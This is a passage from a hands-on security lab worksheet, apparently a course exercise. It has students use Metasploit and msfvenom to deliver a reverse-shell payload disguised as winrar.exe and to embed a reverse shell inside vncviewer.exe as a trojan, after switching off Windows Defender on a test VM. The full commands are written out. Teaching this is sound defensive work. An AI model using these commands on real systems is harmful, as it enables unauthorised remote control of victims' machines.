
   set PAYLOAD windows/meterpreter/reverse_tcp

4. Check out all required options by typing the following command:


   options

5. Set LHOST and LPORT. They **must be the same** as when you have created the payload:

   set LHOST <your_Kali_IP_address>
   set LPORT 8080



6. Review that all required options are set with the "*options*" command.
7. Start the exploit (type *"run"* or "*exploit*" and press Enter):



Part 6: Delivering Payload through simulating a malware download attack

1. On Kali Linux start the Apache2 webserver:


   sudo service apache2 start

   sudo service apache2 status

2. Copy newly created *winrar.exe* payload to the webserver root directory:


   sudo cp winrar.exe /var/www/html

3. Start Windows 10 VM.
4. For this lab we are going to disable Windows Defender. Search for "*windows defender*".
5. Start Windows Defender and click on "*Real-time protection*" to disable it (don't forget to re-enable it after you complete this lab).




6. Open the web browser on Windows and type in the address:


   <your_Kali_IP_address>/winrar.exe



New Tab
192.168.229.128/winrar.exe
Gmail
Images
Windows protected your PC
Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.
App: winrar.exe
Publisher: Unknown publisher
Run anyway
Don't run
Customize Chrome
Type here to search
1°C
10:02 AM
3/19/2024

7. Click “Run”:


What do you want to do with winrar.exe (7.0 KB)?
From: 192.168.239.130
Run
Save
Cancel

8. Go back to Kali and check the *msfconsole*:






Part 8: Creating a Trojan

1. We can create a Trojan from an existing executable file.
2. *Msfvenom* allows to embed payloads within existing Windows executables. This can be used to create Trojans. Trojan horse (or simply trojan) is any malware which misleads users of its true intent. It is a legitimate program that hides malicious code inside.
3. The "**-x**" option selects the executable to use as a template for the payload. You can find many useful Windows executable files in the "*/usr/share/windows-binaries"* directory.
4. We will also use "**-k**" option that will allow our payload to run *in a separate, new thread,* thus allowing normal continuation of the executable while the payload is activated:
5. Type the following command to create the trojan:

   *msfvenom -p windows/shell/reverse_tcp -x /usr/share/windows-binaries/**vncviewer.exe** -k -f exe -o vncviewer.exe lhost=<your_Kali_IP_address> lport=8080*



6. Transfer this trojan to the Windows VM.
7. Start your *msfconsole*. ➔ Insert the command here = **msfconsole -q**
8. Use *multi/handler* exploit and *windows/shell/reverse_tcp* payload. ➔ Insert commands here
   For *multi/handler* exploit = use /exploit/multi/handler
   For *windows/shell/reverse_tcp = set PAYLOAD windows/shell/reverse*

9. Set LHOST and LPORT appropriately. ➔ Insert the commands here


   set LHOST 192.168.229.128
   set LPORT 8080

10. Start the listener (“run”).

